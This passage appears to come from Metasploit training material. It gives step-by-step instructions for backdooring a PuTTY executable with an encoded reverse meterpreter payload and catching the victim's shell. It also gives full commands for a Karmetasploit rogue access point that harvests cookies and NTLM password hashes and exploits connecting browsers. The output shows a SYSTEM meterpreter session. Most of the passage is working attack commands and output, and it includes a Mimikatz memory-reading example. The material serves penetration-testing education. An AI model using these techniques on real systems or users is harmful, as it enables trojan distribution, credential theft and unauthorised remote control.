Microsoft Base Cryptographic Provider v1.0
Microsoft Base DSS and Diffie-Hellman Cryptographic Provider
Microsoft Base DSS Cryptographic Provider
Microsoft Base Smart Card Crypto Provider
Microsoft DH SChannel Cryptographic Provider
Microsoft Enhanced Cryptographic Provider v1.0
Microsoft Enhanced DSS and Diffie-Hellman Cryptographic Provider
Microsoft Enhanced RSA and AES Cryptographic Provider (Prototype)
Microsoft RSA SChannel Cryptographic Provider
Microsoft Strong Cryptographic Provider
```

Never Lose at Minesweeper Again!

Mimikatz also includes a lot of novelty features. One of our favourites is a module that can read the location of mines in the classic Windows Minesweeper game, straight from memory!

```
meterpreter > mimikatz_command -f winmine::infos
Mines : 99
Dimension : 16 lignes x 30 colonnes
Champ :
```

(continues on next page)

(continued from previous page)

```

. . . . . * . * 1 1 * 1 . . . . . 1 * . . . . . * . *
. . * . . . . . 1 1 1 1 . . . . . 1 1 2 . * . * * . * * . .
. * . . . . . * . 1 . . . . . 1 1 1 1 * . . . * . . * . . .
. . . . . * . * 2 1 . . . . . 1 2 * . . . * * . . * . . .
. . * . . * . . . * 1 . . . . . 1 * . * . . . . * . * . .
. * * . . . . . . . 2 1 1 1 . * . . . . * . . * . . . .
. . . . . . . . . . * . . . . . * . . . . . * * . . . .
. . . * . * . . . . * . * . . . . * . . . . . * . . . .
. . . . . * * . * . * . * . * . * . * . * . . . . * .
* * . * . . . 3 1 2 1 2 1 . . . * . * . * . * . * . .
. . . . . * * * 1 . . . . . 1 . . * . * . * . * . * .
. . * * * . 3 1 . . . . . 1 1 2 * 2 2 2 . * . . . * . .
. . . . . * 1 . 1 1 2 * . 1 1 . 1 . . . * . * * * . .
. . . . . 1 . 1 * . . . 1 . 1 * . . . * . . . . * .
. . . . . 1 1 2 . . . * 1 . 1 1 1 * * . * . . . * .
. * . . . . * . . . * . 1 . . . . . 1 . * . . . . *

```

4.10.2 Backdooring EXE Files

Creating customized backdoored executables often took a long period of time to do manually as attackers. The ability to embed a Metasploit Payload in any executable that you want is simply brilliant. When we say any executable, it means any executable. You want to backdoor something you download from the internet? How about iexplorer? Or explorer.exe or putty, any of these would work. The best part about it is its extremely simple. We begin by first downloading our legitimate executable, in this case, the popular PuTTY client.

```

root@kali:/var/www# wget http://the.earth.li/~sgtatham/putty/latest/x86/putty.exe
--2015-07-21 12:01:27-- http://the.earth.li/~sgtatham/putty/latest/x86/putty.exe
Resolving the.earth.li (the.earth.li)... 46.43.34.31, 2001:41c8:10:b1f:c0ff:ee:15:900d
Connecting to the.earth.li (the.earth.li)|46.43.34.31|:80... connected.
HTTP request sent, awaiting response... 302 Found
Location: http://the.earth.li/~sgtatham/putty/0.64/x86/putty.exe [following]
--2015-07-21 12:01:27-- http://the.earth.li/~sgtatham/putty/0.64/x86/putty.exe
Reusing existing connection to the.earth.li:80.
HTTP request sent, awaiting response... 200 OK
Length: 524288 (512K) [application/x-msdos-program]
Saving to: `putty.exe'

100
  ↳ [=====]
  ↳ ] 524,288      815K/s   in 0.6s

2015-07-21 12:01:28 (815 KB/s) - `putty.exe' saved [524288/524288]

root@kali:/var/www#

```

Next, we use msfvenom to inject a meterpreter reverse payload into our executable and encoded it 3 times using shikata_ga_nai and save the backdoored file into our web root directory.

```

root@kali:/var/www# msfvenom -a x86 --platform windows -x putty.exe -k -p windows/
↳ meterpreter/reverse_tcp lhost=192.168.1.101 -e x86/shikata_ga_nai -i 3 -b "\x00" -f_
↳ exe -o puttyX.exe
Found 1 compatible encoders
Attempting to encode payload with 3 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 326 (iteration=0)

```

(continues on next page)

(continued from previous page)

```
x86/shikata_ga_nai succeeded with size 353 (iteration=1)
x86/shikata_ga_nai succeeded with size 380 (iteration=2)
x86/shikata_ga_nai chosen with final size 380
Payload size: 380 bytes
Saved as: puttyX.exe
root@kali:/var/www#
```

Since we have selected a reverse meterpreter payload, we need to setup the exploit handler to handle the connection back to our attacking machine.

```
msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.1.101
LHOST => 192.168.1.101
msf exploit(handler) > set LPORT 443
LPORT => 443
msf exploit(handler) > exploit

[*] Started reverse handler on 192.168.1.101:443
[*] Starting the payload handler...
```

As soon as our victim downloads and executes our special version of PuTTY, we are presented with a meterpreter shell on the target.

```
[*] Sending stage (749056 bytes) to 192.168.1.201
[*] Meterpreter session 1 opened (192.168.1.101:443 -> 192.168.1.201:1189) at Sat Feb 05 08:54:25 -0700 2011

meterpreter > getuid
Server username: XEN-XP-SPLOIT\Administrator
meterpreter >
```

4.10.3 Karmetasploit

Karmetasploit is a great function within Metasploit, allowing you to fake access points, capture passwords, harvest data, and conduct browser attacks against clients.

Karmetasploit Configuration

There is a bit of setup required to get Karmetasploit up and going on Kali Linux Rolling. The first step is to obtain the run control file for Karmetasploit:

```
root@kali:~# wget https://www.offensive-security.com/wp-content/uploads/2015/04/
↳ karma.rc_.txt
--2015-04-03 16:17:27-- https://www.offensive-security.com/downloads/karma.rc
Resolving www.offensive-security.com (www.offensive-security.com)... 198.50.176.211
Connecting to www.offensive-security.com (www.offensive-security.com)|198.50.176.
↳ 211|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1089 (1.1K) [text/plain]

Saving to: `karma.rc' 100%[=====] 1,089 --.-K/s in
↳ 0s
```

(continues on next page)

(continued from previous page)

```
2015-04-03 16:17:28 (35.9 MB/s) - `karma.rc' saved [1089/1089]
root@kali:~#
```

Having obtained that requirement, we need to set up a bit of the infrastructure that will be required. When clients attach to the fake AP we run, they will be expecting to be assigned an IP address. As such, we need to put a DHCP server in place. Let's install a DHCP server onto Kali.

```
root@kali:~# apt update
...snip...
root@kali:~# apt -y install isc-dhcp-server
Reading package lists... Done
Building dependency tree
Reading state information... Done
...snip...
root@kali:~#
```

Next, let's configure our 'dhcpd.conf' file. We will replace the configuration file with the following output:

```
root@kali:~# cat /etc/dhcp/dhcpd.conf
option domain-name-servers 10.0.0.1;

default-lease-time 60;
max-lease-time 72;

ddns-update-style none;

authoritative;

log-facility local7;

subnet 10.0.0.0 netmask 255.255.255.0 {
    range 10.0.0.100 10.0.0.254;
    option routers 10.0.0.1;
    option domain-name-servers 10.0.0.1;
}
root@kali:~#
```

Then we need to install a couple of requirements.

```
root@kali:~# apt -y install libsqlite3-dev
Reading package lists... Done
Building dependency tree
Reading state information... Done
...snip...
root@kali:~# gem install activerecord sqlite3
Fetching: activerecord-5.0.0.1.gem (100%)
Successfully installed activerecord-5.0.0.1
Parsing documentation for activerecord-5.0.0.1
Installing ri documentation for activerecord-5.0.0.1
Done installing documentation for activerecord after 7 seconds
Fetching: sqlite3-1.3.12.gem (100%)
Building native extensions. This could take a while...
Successfully installed sqlite3-1.3.12
Parsing documentation for sqlite3-1.3.12
Installing ri documentation for sqlite3-1.3.12
```

(continues on next page)

(continued from previous page)

```
Done installing documentation for sqlite3 after 0 seconds
2 gems installed
root@kali:~#
```

Now we are ready to go. First off, we need to locate our wireless card, then start our wireless adapter in monitor mode with airmon-ng. Afterwards we utilize airbase-ng to start a new wireless network.

```
root@kali:~# airmon-ng

PHY      Interface      Driver      Chipset
phy0     wlan0             ath9k_htc   Atheros Communications, Inc. AR9271 802.11n

root@kali:~# airmon-ng start wlan0

PHY      Interface      Driver      Chipset
phy0     wlan0             ath9k_htc   Atheros Communications, Inc. AR9271 802.11n

                (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
                (mac80211 station mode vif disabled for [phy0]wlan0)

Found 2 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!

PID      Name
693      dhclient
934      wpa_supplicant

root@kali:~# airbase-ng -P -C 30 -e "U R PWND" -v wlan0mon
For information, no action required: Using gettimeofday() instead of /dev/rtc
22:52:25 Created tap interface at0
22:52:25 Trying to set MTU on at0 to 1500
22:52:25 Trying to set MTU on wlan0mon to 1800
22:52:25 Access Point with BSSID 00:C0:CA:82:D9:63 started.
```

Airbase-ng has created a new interface for us, “at0”. This is the interface we will now utilize. We will now assign ourselves an IP address.

```
root@kali:~# ifconfig at0 up 10.0.0.1 netmask 255.255.255.0
root@kali:~#
```

Before we run our DHCP server, we need to create a lease database, then we can get it to listening on our new interface.

```
root@kali:~# touch /var/lib/dhcp/dhcpd.leases
root@kali:~# dhcpd -cf /etc/dhcp/dhcpd.conf at0
Internet Systems Consortium DHCP Server 4.3.3
Copyright 2004-2015 Internet Systems Consortium.
All rights reserved.
For info, please visit https://www.isc.org/software/dhcp/
Config file: /etc/dhcp/dhcpd.conf
Database file: /var/lib/dhcp/dhcpd.leases
PID file: /var/run/dhcpd.pid
Wrote 0 leases to leases file.
```

(continues on next page)

(continued from previous page)

```

Listening on LPF/at0/00:c0:ca:82:d9:63/10.0.0.0/24
Sending on   LPF/at0/00:c0:ca:82:d9:63/10.0.0.0/24
Sending on   Socket/fallback/fallback-net

root@kali:~# ps aux | grep [d]hcpd
root      2373  0.0  0.4 28448  9532 ?        Ss   13:45   0:00 dhcpd -cf /etc/dhcp/
↳dhcpd.conf at0
root@kali:~#

```

Karmetasploit in Action

Now, with everything ready, all that is left is to run Karmetasploit! We start up Metasploit, feeding it our run control file.

```

root@kali:~# msfconsole -q -r karma.rc_.txt

[*] Processing karma.rc_.txt for ERB directives.
resource (karma.rc_.txt)> db_connect postgres:toor@127.0.0.1/msfbook
resource (karma.rc_.txt)> use auxiliary/server/browser_autopwn
resource (karma.rc_.txt)> setg AUTOPWN_HOST 10.0.0.1
AUTOPWN_HOST => 10.0.0.1
resource (karma.rc_.txt)> setg AUTOPWN_PORT 55550
AUTOPWN_PORT => 55550
resource (karma.rc_.txt)> setg AUTOPWN_URI /ads
AUTOPWN_URI => /ads
resource (karma.rc_.txt)> set LHOST 10.0.0.1
LHOST => 10.0.0.1
resource (karma.rc_.txt)> set LPORT 45000
LPORT => 45000
resource (karma.rc_.txt)> set SRVPORT 55550
SRVPORT => 55550
resource (karma.rc_.txt)> set URIPATH /ads
URIPATH => /ads
resource (karma.rc_.txt)> run
[*] Auxiliary module execution completed
resource (karma.rc_.txt)> use auxiliary/server/capture/pop3
resource (karma.rc_.txt)> set SRVPORT 110
SRVPORT => 110
resource (karma.rc_.txt)> set SSL false
SSL => false
resource (karma.rc_.txt)> run
[*] Auxiliary module execution completed
resource (karma.rc_.txt)> use auxiliary/server/capture/pop3
resource (karma.rc_.txt)> set SRVPORT 995
SRVPORT => 995
resource (karma.rc_.txt)> set SSL true
SSL => true
resource (karma.rc_.txt)> run
[*] Auxiliary module execution completed
resource (karma.rc_.txt)> use auxiliary/server/capture/ftp
[*] Setup
resource (karma.rc_.txt)> run
[*] Listening on 0.0.0.0:110...
[*] Auxiliary module execution completed
[*] Server started.

```

(continues on next page)

(continued from previous page)

```
msf auxiliary(http) >
```

At this point, we are up and running. All that is required now is for a client to connect to the fake access point. When they connect, they will see a fake “captive portal” style screen regardless of what website they try to connect to. You can look through your output, and see that a wide number of different servers are started. From DNS, POP3, IMAP, to various HTTP servers, we have a wide net now cast to capture various bits of information.

Now lets see what happens when a client connects to the fake AP we have set up.

```
msf auxiliary(http) >
[*] DNS 10.0.0.100:1276 XID 87 (IN::A www.msn.com)
[*] DNS 10.0.0.100:1276 XID 87 (IN::A www.msn.com)
[*] HTTP REQUEST 10.0.0.100 > www.msn.com:80 GET / Windows IE 5.01 cookies=MC1=V=3&
↳GUID=e2eabc69be554e3587acce84901a53d3; MUID=E7E065776DBC40099851B16A38DB8275;
↳mh=MSFT; CULTURE=EN-US; zip=z:68101|la:41.26|lo:-96.013|c:US|hr:1; FlightGroupId=14;
↳FlightId=BasePage; hpsvr=M:5|F:5|T:5|E:5|D:blu|W:F; hpcli=W.H|L.|S.|R.|U.L|C.|H.;
↳ushpwea=wc:USNE0363; wpv=2
[*] DNS 10.0.0.100:1279 XID 88 (IN::A adwords.google.com)
[*] DNS 10.0.0.100:1279 XID 88 (IN::A adwords.google.com)
[*] DNS 10.0.0.100:1280 XID 89 (IN::A blogger.com)
[*] DNS 10.0.0.100:1280 XID 89 (IN::A blogger.com)
...snip...
[*] DNS 10.0.0.100:1289 XID 95 (IN::A gmail.com)
[*] DNS 10.0.0.100:1289 XID 95 (IN::A gmail.com)
[*] DNS 10.0.0.100:1289 XID 95 (IN::A gmail.com)
[*] DNS 10.0.0.100:1292 XID 96 (IN::A gmail.google.com)
[*] DNS 10.0.0.100:1292 XID 96 (IN::A gmail.google.com)
[*] DNS 10.0.0.100:1292 XID 96 (IN::A gmail.google.com)
[*] DNS 10.0.0.100:1292 XID 96 (IN::A gmail.google.com)
[*] DNS 10.0.0.100:1292 XID 96 (IN::A gmail.google.com)
[*] Request '/ads' from 10.0.0.100:1278
[*] Recording detection from User-Agent
[*] DNS 10.0.0.100:1292 XID 96 (IN::A gmail.google.com)
[*] Browser claims to be MSIE 5.01, running on Windows 2000
[*] DNS 10.0.0.100:1293 XID 97 (IN::A google.com)
[*] Error: SQLite3::SQLException cannot start a transaction within a transaction /usr/
↳lib/ruby/1.8/sqlite3/errors.rb:62:in `check'/usr/lib/ruby/1.8/sqlite3/resultset.
↳rb:47:in `check'/usr/lib/ruby/1.8/sqlite3/resultset.rb:39:in `commence'/usr/lib/
↳ruby/1.8/sqlite3
...snip...
[*] HTTP REQUEST 10.0.0.100 > ecademy.com:80 GET /forms.html Windows IE 5.01 cookies=
[*] HTTP REQUEST 10.0.0.100 > facebook.com:80 GET /forms.html Windows IE 5.01 cookies=
[*] HTTP REQUEST 10.0.0.100 > gather.com:80 GET /forms.html Windows IE 5.01 cookies=
[*] HTTP REQUEST 10.0.0.100 > gmail.com:80 GET /forms.html Windows IE 5.01 cookies=
[*] HTTP REQUEST 10.0.0.100 > gmail.google.com:80 GET /forms.html Windows IE 5.01
↳cookies=PREF=ID=474686c582f13be6:U=ecaec12d78faalba:TM=1241334857:LM=1241334880:S=snePRUjY-
↳zgcXpEV; NID=22=nFGYMj-17FaT7qz3zwXjen9_miz8RDn_rA-lP_
↳IbBocsb3m4eFCH6hI1ae23ghwenHaEgltA5hiZbjA2gk8i7m8u9Za718IFyaDEJRw0Ip1sT8uHHsJGTYfpAlne1vB8
[*] HTTP REQUEST 10.0.0.100 > google.com:80 GET /forms.html Windows IE 5.01
↳cookies=PREF=ID=474686c582f13be6:U=ecaec12d78faalba:TM=1241334857:LM=1241334880:S=snePRUjY-
↳zgcXpEV; NID=22=nFGYMj-17FaT7qz3zwXjen9_miz8RDn_rA-lP_
↳IbBocsb3m4eFCH6hI1ae23ghwenHaEgltA5hiZbjA2gk8i7m8u9Za718IFyaDEJRw0Ip1sT8uHHsJGTYfpAlne1vB8
[*] HTTP REQUEST 10.0.0.100 > linkedin.com:80 GET /forms.html Windows IE 5.01 cookies=
[*] HTTP REQUEST 10.0.0.100 > livejournal.com:80 GET /forms.html Windows IE 5.01
↳cookies=
```

(continues on next page)

(continued from previous page)

```

[*] HTTP REQUEST 10.0.0.100 > monster.com:80 GET /forms.html Windows IE 5.01 cookies=
[*] HTTP REQUEST 10.0.0.100 > myspace.com:80 GET /forms.html Windows IE 5.01 cookies=
[*] HTTP REQUEST 10.0.0.100 > plaxo.com:80 GET /forms.html Windows IE 5.01 cookies=
[*] HTTP REQUEST 10.0.0.100 > ryze.com:80 GET /forms.html Windows IE 5.01 cookies=
[*] Sending MS03-020 Internet Explorer Object Type to 10.0.0.100:1278...
[*] HTTP REQUEST 10.0.0.100 > slashdot.org:80 GET /forms.html Windows IE 5.01 cookies=
[*] Received 10.0.0.100:1360 LMHASH:00 NTHASH: OS:Windows 2000 2195 LM:Windows 2000 5.
↳0
...snip...
[*] HTTP REQUEST 10.0.0.100 > www.monster.com:80 GET /forms.html Windows IE 5.01
↳cookies=
[*] Received 10.0.0.100:1362 TARGET\P0WN3D
↳LMHASH:47a8cfba21d8473f9cc1674cedeba0fa6dc1c2a4dd904b72
↳NTHASH:ea389b305cd095d32124597122324fc470ae8d9205bdfc19 OS:Windows 2000 2195
↳LM:Windows 2000 5.0
[*] Authenticating to 10.0.0.100 as TARGET\P0WN3D...
[*] HTTP REQUEST 10.0.0.100 > www.myspace.com:80 GET /forms.html Windows IE 5.01
↳cookies=
[*] AUTHENTICATED as TARGETP0WN3D...
[*] Connecting to the ADMIN$ share...
[*] HTTP REQUEST 10.0.0.100 > www.plaxo.com:80 GET /forms.html Windows IE 5.01
↳cookies=
[*] Regenerating the payload...
[*] Uploading payload...
[*] HTTP REQUEST 10.0.0.100 > www.ryze.com:80 GET /forms.html Windows IE 5.01 cookies=
[*] HTTP REQUEST 10.0.0.100 > www.slashdot.org:80 GET /forms.html Windows IE 5.01
↳cookies=
[*] HTTP REQUEST 10.0.0.100 > www.twitter.com:80 GET /forms.html Windows IE 5.01
↳cookies=
[*] HTTP REQUEST 10.0.0.100 > www.xing.com:80 GET /forms.html Windows IE 5.01 cookies=
[*] HTTP REQUEST 10.0.0.100 > www.yahoo.com:80 GET /forms.html Windows IE 5.01
↳cookies=
[*] HTTP REQUEST 10.0.0.100 > xing.com:80 GET /forms.html Windows IE 5.01 cookies=
[*] HTTP REQUEST 10.0.0.100 > yahoo.com:80 GET /forms.html Windows IE 5.01 cookies=
[*] Created UxsjordQ.exe...
[*] HTTP REQUEST 10.0.0.100 > ziggs.com:80 GET /forms.html Windows IE 5.01 cookies=
[*] Connecting to the Service Control Manager...
[*] HTTP REQUEST 10.0.0.100 > care.com:80 GET / Windows IE 5.01 cookies=
[*] HTTP REQUEST 10.0.0.100 > www.gather.com:80 GET /forms.html Windows IE 5.01
↳cookies=
[*] HTTP REQUEST 10.0.0.100 > www.ziggs.com:80 GET /forms.html Windows IE 5.01
↳cookies=
[*] Obtaining a service manager handle...
[*] Creating a new service...
[*] Closing service handle...
[*] Opening service...
[*] Starting the service...
[*] Transmitting intermediate stager for over-sized stage...(191 bytes)
[*] Removing the service...
[*] Closing service handle...
[*] Deleting UxsjordQ.exe...
[*] Sending Access Denied to 10.0.0.100:1362 TARGET\P0WN3D
[*] Received 10.0.0.100:1362 LMHASH:00 NTHASH: OS:Windows 2000 2195 LM:Windows 2000 5.
↳0
[*] Sending Access Denied to 10.0.0.100:1362
[*] Received 10.0.0.100:1365 TARGET\P0WN3D
↳LMHASH:3cd170ac4f807291a1b90da20bb8eb228cf50aaf5373897d
↳NTHASH:ddb2b9bed56faf557b1a35d3687fc2c8760a5b45f1d1f4cd OS:Windows 2000 2195
↳LM:Windows 2000 5.0

```

(continues on next page)

(continued from previous page)

```
[*] Authenticating to 10.0.0.100 as TARGET\P0WN3D...
[*] AUTHENTICATED as TARGETP0WN3D...
[*] Ignoring request from 10.0.0.100, attack already in progress.
[*] Sending Access Denied to 10.0.0.100:1365 TARGET\P0WN3D
[*] Sending Apple QuickTime 7.1.3 RTSP URI Buffer Overflow to 10.0.0.100:1278...
[*] Sending stage (2650 bytes)
[*] Sending iPhone MobileSafari LibTIFF Buffer Overflow to 10.0.0.100:1367...
[*] HTTP REQUEST 10.0.0.100 > www.care2.com:80 GET / Windows IE 5.01 cookies=
[*] Sleeping before handling stage...
[*] HTTP REQUEST 10.0.0.100 > www.yahoo.com:80 GET / Windows IE 5.01 cookies=
[*] HTTP REQUEST 10.0.0.100 > yahoo.com:80 GET / Windows IE 5.01 cookies=
[*] Uploading DLL (75787 bytes)...
[*] Upload completed.
[*] Migrating to lsass.exe...
[*] Current server process: rundll32.exe (848)
[*] New server process: lsass.exe (232)
[*] Meterpreter session 1 opened (10.0.0.1:45017 -> 10.0.0.100:1364)

msf auxiliary(http) > sessions -l

Active sessions
=====

Id  Description  Tunnel
--  -
1   Meterpreter  10.0.0.1:45017 -> 10.0.0.100:1364
```

Karmetasploit Attack Analysis

Wow! That was a lot of output! Please take some time to read through the output, and try to understand what is happening.

Let's break down some of the output a bit here

```
[*] DNS 10.0.0.100:1284 XID 92 (IN::A ecademy.com)
[*] DNS 10.0.0.100:1286 XID 93 (IN::A facebook.com)
[*] DNS 10.0.0.100:1286 XID 93 (IN::A facebook.com)
[*] DNS 10.0.0.100:1287 XID 94 (IN::A gather.com)
[*] DNS 10.0.0.100:1287 XID 94 (IN::A gather.com)
```

Here we see DNS lookups which are occurring. Most of these are initiated by Karmetasploit in attempts to gather information from the client.

```
[*] HTTP REQUEST 10.0.0.100 > gmail.google.com:80 GET /forms.html Windows IE 5.01
↪ cook
ies=PREF=ID=474686c582f13be6:U=ecaec12d78faalba:TM=1241334857:LM=1241334880:
↪ S=snePRUjY-zgcXpEV;NID=22=nFGYMj-17FaT7qz3zwXjen9_miz8RDn_rA-lP_IbBocsb3m4eFCH6h
↪ Ilae23ghwenHaEGltA5hiZbjA2gk8i7m8u9Za718IFyaDEJRw0Ip1sT8uHHsJGTYfpAlnelvB8

[*] HTTP REQUEST 10.0.0.100 > google.com:80 GET /forms.html Windows IE 5.01
↪ cookies=PREF=ID=474686c582f13be6:U=ecaec12d78faalba:TM=1241334857:LM=1241334880:
↪ S=snePRUjY-zgcXpEV;NID=22=nFGYMj-17FaT7qz3zwXjen9_miz8RDn_rA-lP_IbBocsb3m4e
↪ FCH6hIlae23g hwenHaEGltA5hiZbjA2gk8i7m8u9Za718IFyaDEJRw0Ip1sT8uHHsJGTYfpAlnelvB8
```

Here we can see Karmetasploit collecting cookie information from the client. This could be useful information to use in attacks against the user later on.

```

[*] Received 10.0.0.100:1362 TARGET\P0WN3D_
↳LMHASH:47a8cfba21d8473f9cc1674cedeba0fa6dc1c2a4dd904b72_
↳NTHASH:ea389b305cd095d32124597122324fc470ae8d9205bdfc19 OS:Windows 2000 2195_
↳LM:Windows 2000 5.0
[*] Authenticating to 10.0.0.100 as TARGET\P0WN3D...
[*] AUTHENTICATED as TARGET\P0WN3D...
[*] Connecting to the ADMIN$ share...
[*] Regenerating the payload...
[*] Uploading payload...
[*] Obtaining a service manager handle...
[*] Creating a new service...
[*] Closing service handle...
[*] Opening service...
[*] Starting the service...
[*] Transmitting intermediate stager for over-sized stage...(191 bytes)
[*] Removing the service...
[*] Closing service handle...
[*] Deleting UxsjordQ.exe...
[*] Sending Access Denied to 10.0.0.100:1362 TARGET\P0WN3D
[*] Received 10.0.0.100:1362 LMHASH:00 NTHASH: OS:Windows 2000 2195 LM:Windows 2000 5.
↳0
[*] Sending Access Denied to 10.0.0.100:1362
[*] Received 10.0.0.100:1365 TARGET\P0WN3D_
↳LMHASH:3cd170ac4f807291a1b90da20bb8eb228cf50aaf5373897d_
↳NTHASH:ddb2b9bed56faf557b1a35d3687fc2c8760a5b45f1d1f4cd OS:Windows 2000 2195_
↳LM:Windows 2000 5.0
[*] Authenticating to 10.0.0.100 as TARGET\P0WN3D...
[*] AUTHENTICATED as TARGET\P0WN3D...
[*] Ignoring request from 10.0.0.100, attack already in progress.
[*] Sending Access Denied to 10.0.0.100:1365 TARGET\P0WN3D
[*] Sending Apple QuickTime 7.1.3 RTSP URI Buffer Overflow to 10.0.0.100:1278...
[*] Sending stage (2650 bytes)
[*] Sending iPhone MobileSafari LibTIFF Buffer Overflow to 10.0.0.100:1367...
[*] HTTP REQUEST 10.0.0.100 > www.care2.com:80 GET / Windows IE 5.01 cookies=
[*] Sleeping before handling stage...
[*] HTTP REQUEST 10.0.0.100 > www.yahoo.com:80 GET / Windows IE 5.01 cookies=
[*] HTTP REQUEST 10.0.0.100 > yahoo.com:80 GET / Windows IE 5.01 cookies=
[*] Uploading DLL (75787 bytes)...
[*] Upload completed.
[*] Migrating to lsass.exe...
[*] Current server process: rundll32.exe (848)
[*] New server process: lsass.exe (232)
[*] Meterpreter session 1 opened (10.0.0.1:45017 -> 10.0.0.100:1364)

```

Here is where it gets really interesting! We have obtained the password hashes from the system, which can then be used to identify the actual passwords. This is followed by the creation of a Meterpreter session.

Now we have access to the system, lets see what we can do with it.

```

msf auxiliary(http) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > ps

Process list
=====

  PID  Name                               Path

```

(continues on next page)

(continued from previous page)

```

---      ----      ----
144      smss.exe      \SystemRoot\System32\smss.exe
172      csrss.exe     \??\C:\WINNT\system32\csrss.exe
192      winlogon.exe  \??\C:\WINNT\system32\winlogon.exe
220      services.exe  C:\WINNT\system32\services.exe
232      lsass.exe     C:\WINNT\system32\lsass.exe
284      firefox.exe   C:\Program Files\Mozilla Firefox\firefox.exe
300      KodakImg.exe   C:\Program Files\Windows NT\Accessories\ImageVueKodakImg.
↪exe
396      svchost.exe   C:\WINNT\system32\svchost.exe
416      spoolsv.exe   C:\WINNT\system32\spoolsv.exe
452      svchost.exe   C:\WINNT\System32\svchost.exe
488      regsvc.exe    C:\WINNT\system32\regsvc.exe
512      MSTask.exe    C:\WINNT\system32\MSTask.exe
568      VMwareService.exe C:\Program Files\VMware\VMware Tools\VMwareService.exe
632      WinMgmt.exe    C:\WINNT\System32\WBEM\WinMgmt.exe
696      TPAutoConnSvc.exe C:\Program Files\VMware\VMware Tools\TPAutoConnSvc.exe
760      Explorer.exe  C:\WINNT\Explorer.exe
832      VMwareTray.exe C:\Program Files\VMware\VMware Tools\VMwareTray.exe
848      rundll32.exe   C:\WINNT\system32\rundll32.exe
860      VMwareUser.exe C:\Program Files\VMware\VMware Tool\VMwareUser.exe
884      RtWlan.exe     C:\Program Files\ASUS WiFi-AP Solo\RtWlan.exe
916      TPAutoConnect.exe C:\Program Files\VMware\VMware Tools\TPAutoConnect.exe
952      SCardSvr.exe   C:\WINNT\System32\SCardSvr.exe
1168     IEXPLORE.EXE   C:\Program Files\Internet Explorer\IEEXPLORE.EXE

meterpreter > ipconfig /all

VMware Accelerated AMD PCNet Adapter
Hardware MAC: 00:0c:29:85:81:55
IP Address   : 0.0.0.0
Netmask      : 0.0.0.0

Realtek RTL8187 Wireless LAN USB NIC
Hardware MAC: 00:c0:ca:1a:e7:d4
IP Address   : 10.0.0.100
Netmask      : 255.255.255.0

MS TCP Loopback interface
Hardware MAC: 00:00:00:00:00:00
IP Address   : 127.0.0.1
Netmask      : 255.0.0.0

meterpreter > pwd
C:\WINNT\system32
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM

```

Wonderful. Just like any other vector, our Meterpreter session is working just as we expected.

However, there can be a lot that happens in Karmetasploit really fast and making use of the output to standard out may not be usable. Let's look at another way to access the logged information. We will interact with the karma.db that is

created in your home directory.

Lets open it with sqlite, and dump the schema.

```

root@kali:~# sqlite3 karma.db
SQLite version 3.5.9
Enter ".help" for instructions
sqlite> .schema
CREATE TABLE hosts (
'id' INTEGER PRIMARY KEY NOT NULL,
'created' TIMESTAMP,
'address' VARCHAR(16) UNIQUE,
'comm' VARCHAR(255),
'name' VARCHAR(255),
'state' VARCHAR(255),
'desc' VARCHAR(1024),
'os_name' VARCHAR(255),
'os_flavor' VARCHAR(255),
'os_sp' VARCHAR(255),
'os_lang' VARCHAR(255),
'arch' VARCHAR(255)
);
CREATE TABLE notes (
'id' INTEGER PRIMARY KEY NOT NULL,
'created' TIMESTAMP,
'host_id' INTEGER,
'ntype' VARCHAR(512),
'data' TEXT
);
CREATE TABLE refs (
'id' INTEGER PRIMARY KEY NOT NULL,
'ref_id' INTEGER,
'created' TIMESTAMP,
'name' VARCHAR(512)
);
CREATE TABLE reports (
'id' INTEGER PRIMARY KEY NOT NULL,
'target_id' INTEGER,
'parent_id' INTEGER,
'entity' VARCHAR(50),
'etype' VARCHAR(50),
'value' BLOB,
'notes' VARCHAR,
'source' VARCHAR,
'created' TIMESTAMP
);
CREATE TABLE requests (
'host' VARCHAR(20),
'port' INTEGER,
'ssl' INTEGER,
'meth' VARCHAR(20),
'path' BLOB,
'headers' BLOB,
'query' BLOB,
'body' BLOB,
'respcode' VARCHAR(5),
'resphead' BLOB,
'response' BLOB,

```

(continues on next page)

(continued from previous page)

```

'created' TIMESTAMP
);
CREATE TABLE services (
'id' INTEGER PRIMARY KEY NOT NULL,
'host_id' INTEGER,
'created' TIMESTAMP,
'port' INTEGER NOT NULL,
'proto' VARCHAR(16) NOT NULL,
'state' VARCHAR(255),
'name' VARCHAR(255),
'desc' VARCHAR(1024)
);
CREATE TABLE targets (
'id' INTEGER PRIMARY KEY NOT NULL,
'host' VARCHAR(20),
'port' INTEGER,
'ssl' INTEGER,
'selected' INTEGER
);
CREATE TABLE vulns (
'id' INTEGER PRIMARY KEY NOT NULL,
'service_id' INTEGER,
'created' TIMESTAMP,
'name' VARCHAR(1024),
'data' TEXT
);
CREATE TABLE vulns_refs (
'ref_id' INTEGER,
'vuln_id' INTEGER
);

```

With the information gained from the schema, let's interact with the data we have gathered. First, we will list all the systems that we logged information from, then afterward, dump all the information we gathered while they were connected.

```

sqlite> select * from hosts;
1|2009-05-09 23:47:04|10.0.0.100||alive|Windows|2000||x86
sqlite> select * from notes where host_id = 1;
1|2009-05-09 23:47:04|1|http_cookies|en-us.start2.mozilla.com __utma=183859642.
↪1221819733.1241334886.1241334886.1241334886.1; __utmz=183859642.1241334886.1.1.
↪utmccn=(organic)|utmcsr=google|utmctr=firefox|utmcmd=organic
2|2009-05-09 23:47:04|1|http_request|en-us.start2.mozilla.com:80 GET /firefox Windows_
↪FF 1.9.0.10
3|2009-05-09 23:47:05|1|http_cookies|adwords.google.com_
↪PREF=ID=ee60297d21c2a6e5:U=ecaec12d78faalba:TM=1241913986:LM=1241926890:GM=1:S=-
↪p5nGxSz_ohlinss; NID=22=Yse3kJm0PoVwyYxj8GKC6Lv1IqQMruiPwQrcRRnLO_4Z0CzBRCIUucvroS_
